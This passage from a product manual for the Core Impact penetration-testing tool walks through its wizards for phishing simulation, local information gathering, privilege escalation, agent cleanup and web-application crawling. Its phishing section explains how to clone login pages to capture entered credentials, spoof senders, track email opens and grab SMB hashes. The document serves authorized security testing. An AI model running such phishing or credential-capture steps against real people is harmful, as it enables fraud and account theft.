To select a different agent for the exploit's agent to communicate back to, click in the Agent field and then click the ellipsis (...) button.
6. In the Select Agent Connection window, locate and place a check next to the desired agent, then click the **OK** button.
7. Continue to configure the client-side exploit and launch the attack.

Client Side Attack Phase: Phishing

Once the target email addresses have been identified and added to Core Impact's database, you can then use the Client-side Phishing RPT process to attack one or more end-users with a Phishing attack. This wizard guides you step-by-step through the process of selecting email address targets, selecting the Phishing type (browser redirect or web page clone), and selecting an email template to use for the Phishing attack. You can customize each email to increase the authenticity of the attack and the likelihood that an untrained end-user will fall for a social engineering attack. You can even import an actual email (from Outlook or Thunderbird) to create your Phishing email. If an end-user is fooled by a Phishing attack and clicks the link or enters sensitive information, Core Impact will record this information.

The Client-side Phishing wizard has many option paths that can vary depending on the settings you choose. To begin the Phishing attack:

1. Ensure that the Client-side RPT is activated.
2. Click **Phishing** to open the wizard and press **Next** to start..
3. On the Phishing Type Selection form, select which type of Phishing attack you want to run.

Web Page Redirect - This option will simulate the first component of a Phishing attack whereby users receive an email containing a link and, if users click the link, their email address will be flagged in the Client Side entity view. This test will illustrate how careful your user community is when receiving links via email. If selecting this test, enter the URL where the browser is redirected after the user clicks the link.

Web Page Clone - This option will simulate a complete Phishing attack whereby users receive an email containing a link and, if users click the link, they are taken to a false front web page and are prompted to enter sensitive data (username, password, etc). If selecting this test, enter the URL of the web form that you want Core Impact to impersonate. For example, if you want the test to impersonate a bank login screen, enter the URL for the actual site (e.g. <http://www.samplebank.com>). When Core Impact executes the test, it will navigate to and copy the framework of the actual page and host it as a landing spot for users who click the link within the test's email. The page that Core Impact hosts will look exactly like the real site.

If any users enter data into the test's web form, Core Impact will save the data they entered, illustrating how a real Phishing attack can capture sensitive data. Uncheck the **Save submitted form data** option if you do not want Core Impact to save this data.

Redirect user after data submission: If users enter data into the test's web form - falling victim to your simulated Phishing attack - you might want to redirect them to a web page that tells them of their error and reiterates the caution one must take when clicking links within emails. Check this option and enter a URL for the redirect page.

Press **Next** to continue.

4. In the **Email Target Selection** screen, press the **From:** button to select an address that will appear in the header of the email being sent. Press the **To:** button to select recipient email addresses from the Entity Database's [Client Side View](#).

If the desired addresses are not yet in the Client Side View, you can add them using the same procedure as if you were working in the [Client Side View](#) directly. Right-click in the view, then select New..., then select Email.

Press **Next** to continue.

5. Email Template Selection

Predefined email template: Core Impact includes several email templates that you can use to craft your Client-side attack.

Import and edit email from email client: You can use an actual email (from either Outlook or Thunderbird) as the basis for a new template.

Press **Next** to continue.

6. Complete the **End User Experience** form.

Core Impact ships with several email templates that are located in:

```
%ProgramData%\IMPACT\components\modules\classic\install\templates
```

You can customize these templates to maximize the chance that your users will take action in the email. Click the Change button to select a new template, or to modify the one that is selected.

Email Subject: Enter the text you would like to appear as the subject of the email. This will be populated by default but you can over-write the text.

Select CSV file for targets' data tags: By default, the email templates only include a handful of basic tags. If you'd like to add more tags to the email, you can import the tags and their values using a .csv file. The .csv file must be formatted in the following way:


- Row 1: the names of the tag fields. **The first tag name must be 'target'**
- Rows 2 - x: the values of the tags. **The 'target' value must be the email address of the target**

Below is an example of how the .csv may appear:

target,	nickname,	company,	position
john.doe@example.com,	Johnny,	JD Corp,	VP of Customer Support
az@core.sec,	Azzo,	JD Corp,	Secretary

After importing the .csv file, you can edit the template and reference content from the .csv file by using the custom tag: `<%csv:[field_name]%>`. For example, `<%csv:nickname%>` or `<%csv:position%>`.

- The template form has Preview and Edit tabs. Make any changes on the Edit tab and use the Preview tab to see how your email will appear to recipients.



Within the email template file, you can include several tags that may bring further authenticity to the email:

- `<%to%>` target email address
- `<%from%>` source email address (spoofed)
- `<%subject%>` Subject entered in the email
- `<%linkbegin%>` This text will appear linked to the attack url `<%linkend%>`
- `<%username%>` Replaces the name of the target
- `<%imageretag%>` This tag will render to a 1 pixel image.

If the email recipient allows their email client to display external elements, this image will be requested of the Core Impact web server. Core Impact will then record that the email has been viewed.

Press the **OK** button when your template is complete.

Press **Next** to continue.

7. Client-side Phishing Attack Setup

Select additional options to configure and press **Next** to continue.

NOTE:

The HTTP Proxy Options is only available for the [Web Page Clone](#) phishing type (step 3).

Client-side Phishing Wizard

Client-Side Phishing Attack Setup
Select additional optional settings to setup.

Configure advanced phishing attack options. If these options are not configured, Impact will use default options and global settings instead.

☐ Advanced options
☐ Mail sending options
☐ Web server options
☐ HTTP proxy options

A. Advanced Options

Client-side Phishing Wizard

Advanced Options
Configure the phishing attack options.

Define if this test should run for an explicit number of hours or should run indefinitely.

☒ Wait indefinitely for incoming connections
☐ Wait for incoming connections until:

☐ Grab SMB credentials
☐ Obfuscate URL

NOTE: Use of this service requires both the current host and the intended recipients of the emails to have Internet connectivity.

Wait indefinitely for incoming connections - Core Impact will wait indefinitely for connections from email recipients.

Wait for incoming connections until - You can specify the date and time when Core Impact will stop accepting incoming connections from email recipients and, optionally, whether the deployed agents should expire following the completion of the attack.

Grab SMB credentials - With this option checked, Core Impact will attempt to force the target to authenticate to the web server with its encrypted SMB credentials (NTLM challenge/response). If successful, Core Impact operators can export these challenge/responses in John the Ripper format. Check the **SMB Encrypted Credentials Exporter** module for more information.

Obfuscation URL - Optionally select a URL obfuscation service to mask the URL that will be used in the email.

Press **Next** or **Finish** to continue.

B. On the Email Sending Settings form:

Client-side Phishing Wizard

Email Sending Settings
Customize the settings for sending emails.

If an SMTP relay server is not provided, a DNS query will be done to find the MX record for the SMTP server for each target domain (direct sending).

SMTP server:

SMTP port: Connection security:

User name:

Password:

Numbers of targets in each chunk Set the time to wait between chunks (in seconds)

Chunk size: Delay(s):

Hostname to send in the SMTP HELO/EHLO command (applies to relay and direct sending)

Local hostname:

< Back Finish Cancel

Enter the **SMTP Server** and **SMTP Port** for your email SMTP server. Optionally, choose **STARTTLS** as the **Connection security** and then enter the **Username** and **Password** for your SMTP server.

If you want to limit the number of emails that are sent at one moment, set a **Chunk Size**. This value will determine the maximum number of emails that will be sent at one time.

Enter the **Delay** (in seconds) that you want Core Impact to wait in between sending chunks of email in this attack.

Set a **Local Hostname** if the fully qualified domain name (FQDN) of the machine where Core Impact is running doesn't work with the SMTP server (for example, messages are ignored).

Press **Next** or **Finish** to continue.

C. Web Server Settings

The web server used in the attack can be run on any active agent that was previously deployed. This feature is convenient in situations where the potential targets might not be able to connect directly to the machine where Core Impact

is running. When using the localagent (the default) for the web server, make sure the target workstations will be able to connect to it. If the computer running Core Impact is sitting behind a NAT device, you must activate and configure the NAT support in [Network Options](#) and configure your NAT device to redirect the appropriate ports back to the computer running Core Impact. Check to ensure that the Port value of the Web Server module (80 by default) is also redirected.

Client-side Phishing Wizard

Web Server Settings
Customize the Web Server used for the attack.

Select the agent that will host the HTTP server linked to in the emails.

Agent: ...

Select the port the HTTP server will listen for requests on.

Port:

☐ Use Secure Socket Layer(SSL)

Certificate: ...

Private key: ...

Passphrase: A

< Back Next > Cancel

Enter the Agent and URL components to be sent to attack target users:

Agent: Select the agent that will host the HTTP server linked to in the emails.

Port: Enter the port on which the HTTP server will listen.

Check the **Use Secure Socket Layer** option and configure, if using.

Press **Next** to continue.

Web Server Settings(contd)

Client-side Phishing Wizard

Web Server Settings (contd)
Customize the Web Server used for the attack.

Select the prefix for the URL to be sent to the targets.

URL prefix:

Select the base to be used in the URL, if left blank the IP address of the agent selected above will be used.

URL base:

The URL prefix and URL base are combined as follows:
http://Base:Port/rpt/RandomStr1/PrefixRandomStr2/

When using a URL Base you need to ensure the URL Base used will resolve on the intended victim's machines to the IP of the Agent selected above.

< Back Finish Cancel

URL Prefix: Enter the prefix for the URL to be sent to target users.

URL Base: Enter the URL base.

Press **Next** or **Finish** to continue.

D. HTTP Proxy Options

NOTE:

The HTTP Proxy Options is only available for the [Web Page Clone](#) phishing type (step 3).

Client-side Phishing Wizard

HTTP Proxy Options
Configure the http proxy required to clone web page

☒ Direct connection to the internet
☐ Use the proxy settings defined in the global Network options
☐ Use Internet Explorer proxy settings
☐ Use custom proxy settings

Address Port
 Username Password A
 Exception List

< Back Finish Cancel

Direct Connection to the Internet - Select to connect to the Internet without connecting to a proxy server.

Use the Proxy Setting Defined in the Global Network Options - Select to follow the settings that are in the Tools -> Options -> Network form.

Use Internet Explorer Proxy Settings - Select to follow the settings as defined in your Internet Explorer preferences.

Use Custom Proxy Settings - Select to follow the proxy settings you specify in the fields just below.

- Address and Port:
- Username and Password:
- Exception List:


Press **Next** or **Finish** to continue.


When you have reached the end of your configurations, click the **Finish** button. The Wizard will close and the Client-side Phishing modules will begin. You will be able to see progress in the Executed Modules pane. Once completed, the Module Output pane will display the test's findings.

Local Information Gathering


The Local Information Gathering RPT step collects information about hosts that have an agent deployed on them. This macro takes advantage of the deployed agent to interact with the compromised host and gather information such as precise OS information, agent privileges, users and installed applications.

To run the Local Information Gathering step, click on the step and click Next when the Wizard appears.

1. By default, information will be gathered on all connected agents. To select one or more specific agents, click the Selected agents radio button and then click the ellipsis () button next to the Selected agents field. Follow the prompts to select your desired agents.



2. On the Modules to run step, select the Module Categories that you want to execute during the test.



To learn which modules are run in each category, view the Quick Information pane while the Local Information Gathering module is selected in your Core Impact workspace.

3. Click Finish. The module will run and information will be displayed on the Module Output and Module Log panels of the Console.

Privilege Escalation


The Privilege Escalation RPT step executes local privilege escalation attacks on connected agents not running as the super user or the administrator. This macro automatically selects


and executes exploits from the Exploits/Local module folder and some modules from the Exploits/Tools folder, such as Revert To Self or Chroot Breaker.

After successfully running Privilege Escalation, you may want to run the Local Information Gathering step to obtain more information from the compromised hosts. If an in-depth penetration test is being performed (and depending on the target network's topology), it is possible to change the current source agent and cycle back to the Information Gathering step. Refer to [Set as Source](#) for information regarding the source agent. All the initial 4 steps will execute from any Core Impact agent.

Use the following steps to run the Privilege Escalation RPT.

1. Ensure that the Client-side RPT is activated.
2. Click **Privilege Escalation** to open the wizard and press **Next** to start.
3. In the **Agent Selection** screen, specify which agents will run the Privilege Escalation macro. By default, all currently connected agents will perform this step (All agents will perform a check to see if they are already running SYSTEM or root-level access. If they are, they will not attempt to perform Privilege Escalation.) An agent name will be automatically set if the macro was dropped over a specific agent. Uncheck the All connected agents check-box if you wish to only target that agent.



To choose a single agent other than the one displayed, or to select multiple agents on which to escalate privileges, uncheck the All connected agents check-box and click the ellipsis () button next to the Only on agent field. Follow the prompts to select your desired agents and press **Next** to continue.

4. The **Exploit Selection** screen displays.

The screenshot shows the 'Privilege Escalation Wizard' window, specifically the 'Exploit selection' step. The title bar reads 'Privilege Escalation Wizard'. Below the title, the section is 'Exploit selection' with the subtitle 'Customize the selection criteria for local exploits'. The main content area has a light gray background and contains three paragraphs of text, each followed by a checked checkbox. The first paragraph says 'Some exploits might leave the target service unavailable.' followed by 'Use exploits that might leave a service unavailable'. The second paragraph says 'This wizard can launch every possible local attack against each target, or stop at the first one that is successful deploying an agent. Note that some attacks might interfere with each other (e.g. some exploits might leave a service unavailable).' followed by 'Stop at first deployed agent'. The third paragraph says 'Impact can detect installed updates on Windows targets, which it can use to improve performance by filtering exploits for patched vulnerabilities.' followed by 'Do not use exploits for patched vulnerabilities (Windows targets only)'. At the bottom of the window, there are three buttons: '< Back', 'Next >', and 'Cancel'.

For each target host, this macro selects relevant attacks from the Exploits/Local Module folder based on the target's platform. The default selections on the Exploit selection screen are intended to minimize the risk of exploits leaving services unavailable. For a more aggressive attack strategy, check or uncheck the appropriate check-boxes.

Press **Next** to continue.

5. The **Exploit Configuration** screen displays. Select which local modules to run after deploying new agents.

The screenshot shows the 'Privilege Escalation Wizard' window, specifically the 'Exploit configuration' step. The title bar reads 'Privilege Escalation Wizard'. Below the title, the section is 'Exploit configuration' with the subtitle 'Customize exploits behavior'. The main content area has a light gray background and contains a checked checkbox labeled 'Automatically run module on agents as they are deployed.' Below this, there is a label 'Select module to autorun:' followed by a text box containing 'Make Agent Persistent' and a 'Change...' button. At the bottom of the window, there are three buttons: '< Back', 'Finish', and 'Cancel'.

Press **Finish**. The module will run and information will be displayed on the Module Output and Module Log panels.

Clean Up

The Clean Up step automatically uninstalls every currently-connected agent. Agents are uninstalled in post order to support complex agent chains (see [Agent Chaining](#)). Check the Select to confirm uninstallation of every connected OS agent check-box and then click Finish to clean up all deployed agents.




figure 11 - Clean Up Dialog Box

Client Side Report Generation

The Client Side Report Generation step allows you to automatically generate robust system reports by processing information collected about the target systems and the different penetration tests you have performed. Report instructions are consolidated in the [RPT Reports](#) section.

Web Applications RPT

With software being increasingly deployed over the Internet, the threat of attacks specific to web applications is a growing concern. Core Impact's WebApps RPT lets users test the vulnerability of their web-based applications or mobile application backends and gives them an opportunity to address any vulnerabilities. The Web Applications RPT tests the following attack types:

- SQL Injection attacks occur when SQL queries are passed through the user interface of a web application and are executed in the database. Core Impact also tests for Blind SQL Injection attacks which can pose an additional threat to web applications.
- PHP Remote File Inclusion vulnerabilities allow malicious users to execute their own PHP code on the vulnerable web application.

- PHP Local File Inclusion vulnerabilities
- Cross Site Scripting (XSS) occurs when attackers are able to inject arbitrary code into vulnerable web servers. The malicious code is ultimately executed by the web browsers of unsuspecting users of the vulnerable web application.
- Hidden Web Pages: It is not uncommon for web applications to contain active pages that are not directly linked to from within the application. These tend to be "secret" pages for use by application administrators who know their direct URLs. Core Impact will attempt to locate these pages and add them to your scenario for further vulnerability assessment.
- WebDav implementations that are configured poorly can be exploited and used to change, remove, or replace important files on a web server. Core Impact will alert you if this capability exists.
- OS Command Injection vulnerabilities occur if the application takes user input as a system-level command.
- Sensitive Information vulnerabilities are those where an application does not encrypt data stored in its database.
- Weak Credentials vulnerabilities exist when an application's authentication functions have not been implemented with strong passwords. Applications with weak credentials are susceptible to dictionary attacks.
- Weak SSL Ciphers: If a web application supports weak SSL ciphers, it may be vulnerable to traffic interception and modification.

Follow these links to learn about the different Web Application testing steps:

- [**WebApps Information Gathering on page 152**](#)
- [**WebApps Attack and Penetration on page 176**](#)
- [**WebApps Browser Attack and Penetration on page 210**](#)
- [**WebApps Local Information Gathering on page 214**](#)
- [**WebApps Report Generation on page 215**](#)
- [**One-Step WebApps RPT on page 229**](#)

WebApps Information Gathering

The WebApps Information Gathering step scans the domain of a known web-based application and identifies pages and/or web services that may be vulnerable to potential attacks.


Use the following steps to begin Information Gathering:

1. Click the **Web View** tab of the Entity View. The WebApps RPT steps will appear in the RPT Panel.
2. Click **WebApps Information Gathering** to start the Wizard and press **Next** to continue.
3. The WebApps RPT applies to Scenarios that you define.

A Scenario serves as a context in which you can test a web application and it will provide clarity to the results of the WebApps modules. You can use multiple scenarios to test the same web application with varying settings, or segment a web application and test each part independently in a different scenario.


The screenshot shows a window titled "WebApps Information Gathering Wizard". Inside, the "Scenario selection" section has the instruction "Select the scenario where discovered web pages will be stored". Below this, it says "Select a scenario in which to group pages discovered with this wizard". There are two radio buttons: "Create a new scenario" (which is selected) and "Use an existing scenario". Under "Create a new scenario" is a text field labeled "Scenario Name". Under "Use an existing scenario" is a text field labeled "Scenario" followed by an ellipsis button "...". At the bottom of the window are three buttons: "< Back", "Next >", and "Cancel".

If you are creating a **new scenario**, enter its name in the Scenario Name field.

If you wish to use an **existing scenario**, click the appropriate radio button and click the ellipsis () button to select the desired Scenario. For this option to work, a scenario must already exist in the Web View.

Press **Next** to continue.

4. On the **Information Gathering Mode Selection** screen, select one of the information gathering modes.




Crawl a known web application: With this option, Core Impact will crawl a web application whose address you provide and attempt to locate pages that it can subsequently test for vulnerabilities. If you select this option, see [Crawl a Known Web Application on page 154](#).

Discover web applications in hosts running HTTP servers: If you already have hosts in your Network Entity tab, some of them may have HTTP servers running which can be an indicator that they are hosting web applications. This option will cause Core Impact to evaluate those hosts and attempt to identify web pages. If you select this option, see [Discover WebApps in Hosts on page 173](#).

Press **Next** to continue.

Crawl a Known Web Application

The Automatic and Interactive web crawling methods have different configurations options.



The image shows a 'WebApps Information Gathering Wizard' dialog box. The title is 'WebApps Information Gathering Wizard'. Below the title, it says 'Crawling mode selection' and 'Select the crawling mode to be used'. The main area of the dialog has a light gray background and contains the text 'Select the web crawling mode to be used to learn the web site structure'. There are four radio button options: 'Automatic web crawling' (which is selected), 'Interactive web crawling', 'Interactive crawling of a mobile application backend', and 'Import web resources from Burp Suite'. Below the 'Automatic web crawling' option, there is a text field labeled 'URL' containing the text 'http://www.example.com/'. At the bottom of the dialog, there are three buttons: '< Back', 'Next >', and 'Cancel'.

Select one of the available methods (and skip to the appropriate section of this document):

Automatic Web Crawling: Enter the URL where the RPT should begin scanning for pages then click the Next button. If you select this option, see [Automatic Web Crawling on page 155](#) for additional steps and configurations.

Interactive Web Crawling: Navigate the target web site and Core Impact will capture all visited web pages. If you select this option, see [Interactive Web Crawling on page 163](#).

Interactive crawling of a mobile application backend: If you select this option, see [Interactive Crawling of a Mobile Application Backend on page 166](#).

Import web resources from Burp Suite: Using this option, users can import the output file from Burp Suite Professional. If you select this option, see [Import Web Resources from Burp Suite on page 171](#).

Press **Next** to continue.

Automatic Web Crawling

With Automatic web crawling, the RPT scans for web pages. Any pages that are found are then displayed in the Web View tab of the entity view.

1. On the **Proxy Settings** dialog, If a proxy server is needed to access the web application, select the appropriate proxy option and, if necessary, enter the server details.

WebApps Information Gathering Wizard

Proxy Settings
Configure the proxy required to crawl your website

☒ Direct connection to the web site
☐ Use the proxy settings defined in the global Network options
☐ Use Internet Explorer proxy settings
☐ Use custom proxy settings

Address: Port:
 Username: Password:
 Exception List:

Direct connection to the Web Site: Select to connect without connecting to a proxy server.

Use the proxy settings defined in the global Network options: Select to follow the settings that are in the Tools -> Options -> Network form.

Use Internet Explorer proxy settings: Select to follow the settings as defined in your Internet Explorer preferences.

Use custom proxy settings: Select to follow the proxy settings in the fields just below. Press **Next** to continue.

2. On the **Custom HTTP Headers** dialog you can set HTTP headers to use on the requests Impact will run when crawling the application. All requests will have those http headers.

WebApps Information Gathering Wizard

Custom HTTP headers
Configure custom HTTP headers required to crawl your website

Configure HTTP headers for web requests

Name: Value:

Press **Next** to continue.

3. On the **Automatic Crawling Options** dialog, set the Automatic web site crawling configuration options (screen 1 of 2):

The screenshot shows a dialog box titled "WebApps Information Gathering Wizard" with a sub-header "Automatic Crawling Options" and the instruction "Configure how to crawl your web site". The dialog contains the following fields and controls:

- "Select web browser to impersonate:" with a dropdown menu showing "Internet Explorer 11.0".
- "Custom user agent:" with an empty text input field.
- A checked checkbox "Max. number of pages the crawler should process" with a numeric spinner set to "300".
- A checked checkbox "Max. depth level to crawl" with a numeric spinner set to "3".
- A checked checkbox "Restrict crawling to starting page domain".
- A text input field for "Additional domains to allow during crawling (for example: *.coresecurity.com)".
- A note: "NOTE: Use semicolons (;) to separate entries."
- A checked checkbox "Detect web application framework".
- Navigation buttons at the bottom: "< Back", "Next >", and "Cancel".

Use the **Select a browser** to impersonate drop-down menu to determine which browser type and version the WebApps RPT should run the test as.

If you want to set a **Max. number of pages** the crawler should process, check the box and enter a numeric value.

Select the **Max. depth level to crawl**. This value dictates how many links deep into the web application the RPT will go. Keep in mind that, even with a low value in this field, there could be many links that the crawler will follow.

If you want the RPT to not venture outside of the domain you entered in step 1, check the **Restrict crawling to starting page domain** check-box. If you check this option, you can then enter specific domains other than the starting page domain that are open to the RPT.

Check **Detect web server and application framework** if you want the RPT to try and discover structural details about the web application.

Press **Next** to continue.

4. Set additional Automatic web site crawling options (screen 2 of 2):

WebApps Information Gathering Wizard

Automatic Crawling Options (contd)
Configure how to crawl your web site

☒ Evaluate JavaScript code included in web site

☒ Follow links in robots.txt files in web site

Send forms found in web pages: Send with default values

To do custom parsing on pages' links, provide the name of a module here:

Link parsing module ... Clear

If your web application requires a user to authenticate to access all its functionality, you can configure credentials for the crawler to perform authentication when required.

☐ Use session management in your website

< Back Next > Cancel

Check **Evaluate JavaScript code included in web site** if you want Core Impact to evaluate JavaScript code for known vulnerabilities.

Check **Follow links in robots.txt files in web site** if you would like Core Impact to try and locate a `robots.txt` file that may exist in the root of the target web application's web server. Oftentimes, web application administrators will use a `robots.txt` file to instruct search engines and other web robots to not search certain pages. If the Core Impact web crawler locates the `robots.txt` file, it can follow the links listed in the file and try to locate further vulnerabilities. Note that this setting will respect the Restrict crawling to starting page domain option.

The **Send forms found in web pages** option will instruct the crawler to try and submit any forms that it finds in the web application. With this option, pages that are available only after the form is submitted can be accessed and lead to potential vulnerabilities. The crawler can Send with default values - use whatever default values are assigned to the field(s) or it can Send with auto-generated data.

Use the **Link parsing module** field to assign a module to handle dynamic hyperlinks within the web application. This is an advanced feature that requires users to create the custom module.

Please contact Core Security's Customer Support (see [Contact Core Security](#)) for a sample plugin module.

If you want the web crawler to log in to the web application, check the **Use session management** in your website check-box. Checking this box will add 2 additional steps to the Wizard.

Press **Next** to continue.

NOTE:

If you opted to have the web crawler log in to the web application (Session Management) you will see these next 3 to 5 screens (depending on options selected). Otherwise, you will jump directly to [On the Web Services Discovery Options dialog, you can opt for the RPT to look for any SOAP-based web services. Select from the available parameters. If any web services vulnerabilities are identified, they will be listed in the Web view of the entity database. on page 162.](#)

- A. On the **Session Management** screens, provide credentials and select an authentication method.

Form based: Use this type if the web application has a login page that contains username and password fields. You will be asked in the next page of the wizard to enter a username and password or to select an existing Identity.

HTTP: Use this type if the web application presents users with integrated Windows authentication (Kerberos or NTLM) before allowing them to view any pages from the application.

SSL client certificate: Use this option to provide a certificate to the Information Gathering step (jump to [Session Management - SSL](#)).

Custom: Use this type if the web application has a login page but does not use standard login fields (e.g. username and password). You will need to create a custom module that will match your web application's authentication requirements. The Login on Forms module is provided as a template for use when developing your own custom module (see [Custom Modules](#)).

If applicable, enter the Username and Password that should be used to authenticate against the web site.

Recorded login steps: If you have recorded the login steps for your target web application, select this option and the web crawler will use that recording to log into the site. Core Impact will prompt you if it requires any manually input data (CAPTCHA, etc) when it uses the recorded login steps. See [Recording Login Steps](#) for information on recording login steps.

Press **Next** to continue.

- B. Continue with Session Management options by selecting a Core Impact module that will prevent the RPT from executing links that might terminate the session.

WebApps Information Gathering Wizard

Session Management (contd)
Provide credentials to authenticate

Provide credentials to authenticate against the website:

Username Password

Identity:

You can extend Core Impact's functionality by writing your own custom modules. For more information about writing custom modules, please contact Customer Support (see [Contact Support](#)).

